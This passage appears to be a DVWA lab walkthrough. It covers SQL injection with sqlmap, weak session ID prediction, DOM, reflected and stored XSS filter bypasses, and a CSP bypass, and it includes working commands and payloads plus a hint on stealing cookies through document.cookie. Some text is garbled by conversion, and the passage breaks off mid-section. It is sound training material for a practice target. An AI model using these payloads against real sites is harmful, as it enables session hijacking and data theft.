# sqlmap -u "http://192.168.99.4/vulnerabilities/sql_injection/" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01" --data="id=1&Submit=Submit" --db

```

The screenshot shows the sqlmap interface. It lists an injection point for 'id' (POST) which is a boolean-based blind SQL injection. The payload is 'id=1 AND 3041=3041&Submit=Submit'. Below this, it shows the target configuration: MySQL >= 5.0.12, time-based blind, query SLEEP, and payload 'id=1 AND (SELECT 7559 FROM (SELECT(SLEEP(5)))VpRd)&Submit=Submit'. The tool also displays the back-end DBMS as MySQL, operating system as Linux Debian 9 (stretch), and application technology as Apache 2.4.25. It lists databases: dwva, information_schema, and available databases [2]: id=1&Submit=Submit.

Some time developer use SELECT tag for select specific user value and that time we can't easily modify request, that's why we use burp suite for intercept user request. Now, we move to next level.

Hight Level:

Just small modification is required in request URL. Last sub directory can't use. Example: abc/drt/ert → abc/drt/ use only.

```
sqlmap -u "http://192.168.99.4/vulnerabilities/sql_injection/" --cookie="id=1; PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=high" --data="id=1&Submit=Submit" --db
```

The screenshot shows the DVWA SQL Injection (Blind) page with the error message "user ID exists in the database." Below it, a terminal window shows a MySQL session where a time-based blind attack is being conducted. The exploit code injected into the Burp Suite's "Raw" tab is:

```

POST /vulnerabilities/sql_injection_cookie_input.php HTTP/1.1
Host: 192.168.99.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.99.4
Connection: close
Referer: http://192.168.99.4/vulnerabilities/sql_injection_cookie_input.php
Cookie: id=1; PHPSESSID=mupg2j90dppflgjg8mcqmma01; security=high
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
id=1&Submit=Submit

```

Congratulations, we also clear this vulnerability. Let's try new vulnerability with new challenges. Get ready for new challenge.

Vulnerability: Weak Session IDs

Modern web apps establish a series of transactions between the client and the server. Since the HTTP protocol is stateless, the way to follow a user is to create sessions per authenticated user.

Low Level:

Every page has session ID, it's stored in Inspect → Storage → Cookies → DVWA-Sessions.

The screenshot shows the DVWA Weak Session IDs page. The sidebar menu is expanded to show "Weak Session IDs". In the browser's developer tools under "Storage", the "Cookies" section is selected, showing the following table of session cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
dvwaSession	4	192.168.99.4	/vulnerabilities/weak_id	Session	12	False	False	None
id	1	192.168.99.4	/vulnerabilities/sql_injection_cookie_input.php	Session	3	False	False	None
PHPSESSID	mupg2j90dppflgjg8mcqmma01	192.168.99.4	/	Session	35	False	False	None
security	low	192.168.99.4	/	Session	11	False	False	None

After clicking on **Generate** button for second time, we can see that the ID gets the value 2. From this we can state that the ID generation is incremental and it is easy to guess what session ID will be generated the next time.

The screenshot shows the DVWA Weak Session IDs page. The URL is 192.168.99.4/vulnerabilities/weak_id/. The page title is "Vulnerability: Weak Session IDs". It says, "This page will set a new cookie called dwvaSession each time the button is clicked." A "Generate" button is present. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs (highlighted in green), XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. Below the sidebar is a table of session cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
dwvaSession	5	192.168.99.4	/vulnerabilities/weak_id	Session	12	false	false	None
id	1	192.168.99.4	/vulnerabilities/sql_blind	Session	3	false	false	None
PHPSESSID	mugq290dppflg8rnmqmma0t	192.168.99.4	/	Session	35	false	false	None
security	low	192.168.99.4	/	Session	11	false	false	None

The browser's developer tools Network tab shows the "Cookies" section with the same four cookies listed. The "dwvaSession" cookie has a value of 5.

Medium Level:

In this level developer try to make some unique Session ID, but we note this type of pattern same use in Epoch Time.

The screenshot shows the DVWA Weak Session IDs page. The URL is 192.168.99.4/vulnerabilities/weak_id/. The page title is "Vulnerability: Weak Session IDs". It says, "This page will set a new cookie called dwvaSession each time the button is clicked." A "Generate" button is present. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs (highlighted in green), XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. Below the sidebar is a table of session cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	1675263526	192.168.99.4	/vulnerabilities/...	Session	21	false	false	None	Wed, 01 Feb 2023 14:58:46 ...
id	1	192.168.99.4	/vulnerabilities/...	Session	3	false	false	None	Wed, 01 Feb 2023 14:55:00 ...
PHPSESSID	mugq290dppflg8rnmqmma0t	192.168.99.4	/	Session	35	false	false	None	Wed, 01 Feb 2023 14:58:39 ...
security	medium	192.168.99.4	/	Session	14	false	false	None	Wed, 01 Feb 2023 14:58:39 ...

The browser's developer tools Network tab shows the "Cookies" section with the same four cookies listed. The "dwvaSession" cookie has a value of 1675263526.

Using Online Epoch Converter, we easily decrypt Session ID and find Current and next session ID.

<https://www.epochconverter.com/>

1675263526 → Web, February 1, 2023 <Time>



Epoch & Unix Timestamp Conversion Tools

The current Unix epoch time is **1675263894**

Convert epoch to human-readable date and vice versa

[Timestamp to Human date](#) [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Wednesday, February 1, 2023 2:58:46 PM

Your time zone: Wednesday, February 1, 2023 9:58:46 AM **GMT-05:00**

Relative : 4 minutes ago

Yr **Mon** **Day** **Hr** **Min** **Sec** **PM** **GMT** [Human date to Timestamp](#)

High Level:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main page displays a "Vulnerability: Weak Session IDs" section with a note about setting a new cookie named `dwwwSession`. Below this, there's a sidebar menu with various exploit categories, and a footer indicating "Damn Vulnerable Web Application (DVWA) v1.10 *Development*". The bottom part of the screenshot shows the browser's developer tools, specifically the Network tab, displaying a list of cookies. One cookie, `dwwwSession`, is highlighted and has its details shown in a modal: it has a value of `c81e728d9d4c2f636f067f89cc14862c`, was set on `Wed, 01 Feb 2023 16:23...`, and has a size of `43`.

This time developer use MD5 Encryption for create Session ID. But as we see properly, this sessions id has 32 Characters[128 bits size] so we try decryption in MD5 Decryption Online.

<https://md5hashing.net/hash/md5>


The screenshot shows the MD5 Decryption tool interface. On the left, under "Md5 hash", the input field contains the value `c81e728d9d4c2f636f067f89cc14862c`. Below it is a button labeled "Copy Hash". On the right, under "Md5 value", the output field contains the value `2`. Below it is a button labeled "Copy Value".

Finally, we complete all Level in Weak Session IDs Vulnerability.

Vulnerability: Cross Side Scripting DOM [XSS-DOM]

DOM-based XSS is a type of XSS vulnerability which arises when any client-side JavaScript takes input from any attacker-controllable source and passes it without validation into a sink that execute code dynamically. Most common example of JavaScript source is location.search, location.href, document.referrer & document.URL and execution sink is document.write(), document.writeln(), element.innerHTML & element.outerHTML.

An HTML DOM is the skeletal structure where all the HTML tags (called elements here) including JavaScript code of an HTML document are arranged in hierarchical order which is called a Document Object Model. Example of HTML DOM is shown in the below screenshot.



Elements in the above HTML DOM can be modified by any client-side code (like JavaScript) and this property of HTML DOM is responsible of DOM based XSS.

View-Source Vs HTML DOM

- View source shows the original HTML source of the page or the raw HTML that is unchanged by any client-side scripts (like JavaScript, VBScript). It is the direct response of the HTTP request from the server. On the other hand, the HTML DOM is the same HTML structure that has been modified by JavaScript.
- The view source reflects your HTML structure before any JavaScript is loaded and is non editable. On the other hand, the HTML DOM reflects your HTML structure after the execution of the JavaScript and is editable.
- The view source will always be the same across all browsers, on the other hand the generated HTML DOM might differ as it is an interpretation and render engines are not all the same.

Low Level:

On button click it sets the value of default parameter to English in the URL.

The screenshot shows the DVWA DOM XSS page. In the browser's address bar, the URL is https://localhost/dvwa/vulnerabilities/xss_d/?default=hello. A red box highlights the 'hello' parameter. In the browser's developer tools (F12), the 'Inspector' tab is selected, showing the HTML code. A red box highlights the injected script tag: <script>alert('DOM XSS')</script>. The payload has been successfully reflected into the DOM.

Since our unique string is reflected back in HTML DOM so let us inject our basic XSS payload <script>alert('DOM XSS')</script> in place of hello in default parameter. We can clearly see in the screenshot that our injected payload got executed successfully and we got XSS pop up.

Payload: ?default=<script>alert("Welcome")</script>

The screenshot shows the DVWA DOM XSS page again. The browser's address bar now shows https://192.168.99.4/vulnerabilities/xss_d/?default=<script>alert("Welcome")</script>. A red box highlights the injected payload. A modal dialog box appears with the message 'Welcome' and an 'OK' button. This indicates that the XSS payload was successfully executed.

Medium Level:

In this level developer replace <script> → '' [empty string]

The screenshot shows the DVWA DOM XSS page. The browser's address bar shows https://192.168.99.4/vulnerabilities/view_source.php?id=xss_d&security=medium. A red box highlights the 'view_source.php' URL. The page content shows the PHP source code for handling the 'default' parameter. The code checks if there is any input and if it contains a script tag, it exits. A red box highlights the line '# Do not allow script tags'.


```

<?php
// Is there any input?
if (array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET[ 'default' ];

    # Do not allow script tags
    if (stripos ($default, "<script" ) !== false) {
        header ( "location: ?default=English");
        exit;
    }
}

```

Payload: </select> <body onload=alert("XSS")>



There are many payload online available, but we give you some examples of payload it's work for exploit this type of vulnerability.

```
</select><svg onload=alert('XSS')>
</select><img src=x onerror=alert('XSS')>
</select><body onload=alert('XSS')>
```

High Level:

This time developer use conditions for checking user input and only selected values can pass.

A screenshot of a browser window showing the source code of a PHP script. The URL is 192.168.99.4/vulnerabilities/view_source.php?id=xss_d&security=high. The code is as follows:


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {

    # White list the allowable languages
    switch ( $_GET['default'] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ( "location: ?default=English" );
            exit;
    }
}
```

We can bypass it by breaking the DOM. For this we will use &</select> before our basic XSS payload. We are using & just to include our payload as there is whitelisting of Languages. Since & is a logical AND so it will also be treated as valid. And we are using </select> to break the DOM. You can also use URL separator # in place of &. So, our payload can be anyone given below:

English&</select><Svg Onload=alert('XSS')>
 English&</select><body onload=alert('XSS')>
 English&</select><marquee onstart=alert('XSS')>
 English#</select><SvG/OnLoad=alert('XSS')> # This may not work in all browsers.



Vulnerability: Cross Side Scripting Reflected [XSS-Reflected]

Reflected XSS occurs when the input supplied by the user reflects back in the browser window or inside page source of the web page. What does it mean? Let us understand it with an example, suppose I have entered some value let's say thisisreflecting in the input field of the website, now open the source of the page by pressing CTRL+U and search for the string thisisreflecting in the page source. If this word (thisisreflecting) is reflected or present in the page source then that parameter which is accepting the input may be vulnerable to reflected XSS. Now, you can try the payload <script> alert() </script> in place of thisisreflecting in the same input field. If it is vulnerable it will give a popup.

More-info: <https://ethicalhacs.com/dvwa-reflected-xss-exploit/>


Low Level:

Input "Welcome" and it's reflected output in same page → Hello Welcome.



Now enter the payload <script> alert() </script> in the same field and submit the request.

Developer not verify any input data, that's why script type, HTML type payload work and exploit perfectly.



You can replace `alert("You are hacked")` function with `alert(document.cookie)` in the above payload to get the cookie of the logged-in user on the victim browser, as can be shown below. Moreover, this cookie can be used to login into the same web app from another web browser which is called [Session Hijacking](#) attack.

Medium Level:

As we see source code, only `<script>` tag replace into “” [empty string]

Reflected XSS Source

`vulnerabilities/xss_r/source/medium.php`


```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', ' ', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

we can use `<Script>` or `<SCript>` or `<ScRiPt>` in place of `<script>` in our payload. It will successfully bypass this filter. So our final payload becomes `<Script> alert("Hacked") </Script>`. Enter this payload in the input field and Submit the request.



High Level:

Now, it's some tricky situation. Developer use Regex for find SCRIPT tag inside input value.

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $_GET[ 'name' ] );


    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

we can use some other HTML tag with event handlers to print the alert box on the screen. Let's try the payload `` with the event handler onerror in the input field.

But we use Inline JavaScript for bypass this problem and exploit easily.

Payload: `<body onload=alert(hack)>`



We got an alert box. So, we have successfully exploited Reflected XSS in DVWA at high-level security.


Vulnerability: Cross Side Scripting Stored

Unlike Reflected XSS, Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.

More-info: <https://ethicalhacs.com/dvwa-stored-xss-exploit/>

Low Level:

I am using a very basic XSS payload <script>alert()</script> in Message field. Click on Sign Guestbook to submit the message. If this site is vulnerable to stored XSS vulnerability then we will get a popup when we refresh this page.




So we have successfully exploited Stored XSS at low security. Now each time we refresh the same page we will get this alert box because our XSS payload is stored in the Guestbook. If we want to exploit this vulnerability at other security levels we have to first clear the Guestbook otherwise we will get this alert box again and again. So before proceeding further click on Clear Guestbook to delete our XSS payload from the guestbook.

Medium Level:


We can bypass this security by using some other payloads which do not contain <script> tags in it and we can use script tag with different casing enabled. Like we can use <Script> or <scRiPt> or <ScRiPt> in place of <script>. So our new payload will be something like this <Script>alert("Hacked")</Script>. Let us inject it in Name field. So when I tried to enter this payload in Name field it does not accept all the characters of our payload because it has some client side restriction. The restriction is, that a user can enter a maximum of 10 characters in the name field. Since it is a client-side restriction so it can be bypassed very easily.

Then at the bottom of the windows in source code double click on maxlength and change it to 100 from 10. Press Enter to apply the changes and close the Inspect window.



Now our maxlenlength restriction has been removed let us enter our XSS payload. Inject the payload <Script>alert("Hacked")</Script> in the Name field and in Message field you can enter anything.

After entering the payload click on Sign Guestbook to inject the payload and store in the database. Now refresh the page you will get a pop up showing Hacked.




We have got alert box which proves that we have successfully exploited this vulnerability at medium level difficulty also.

High Level:

All Script tag are replaced by empty string. So we use inline JavaScript for exploit this vulnerability

Payload: <body onload=alert("check")>



Vulnerability: Content Security Policy Bypass

Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the document (or web page). The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS, or pretty much anything that the browser loads.

Low Level:

We can enter any random text and click on include and as we are using burp suit we can see the CSP rules in the response headers.

Here we see that scripts can be loaded from the following sites :

- <https://pastebin.com>
- example.com
- code.jquery.com
- <https://ssl.google-analytics.com> ;

The vulnerability here is that hastebin is a site that lets us create our own content. We can go on hastebin.com and click on new and paste the following script :

```
alert("hacked");
```

Once it's created, In the URL we get an "oracutubuw.less" for it. We can access to the raw paste by appending /raw/ before the "oracutubuw.less".

We get the link to the raw paste and put it in our input. When we click Include the page reloads, downloads our script from hastebin and executes it and we can see a pop-up with the text "hacked".

Medium Level:

Let's take a look at the Content-Security-Policy from the response headers. The CSP is the following :

```
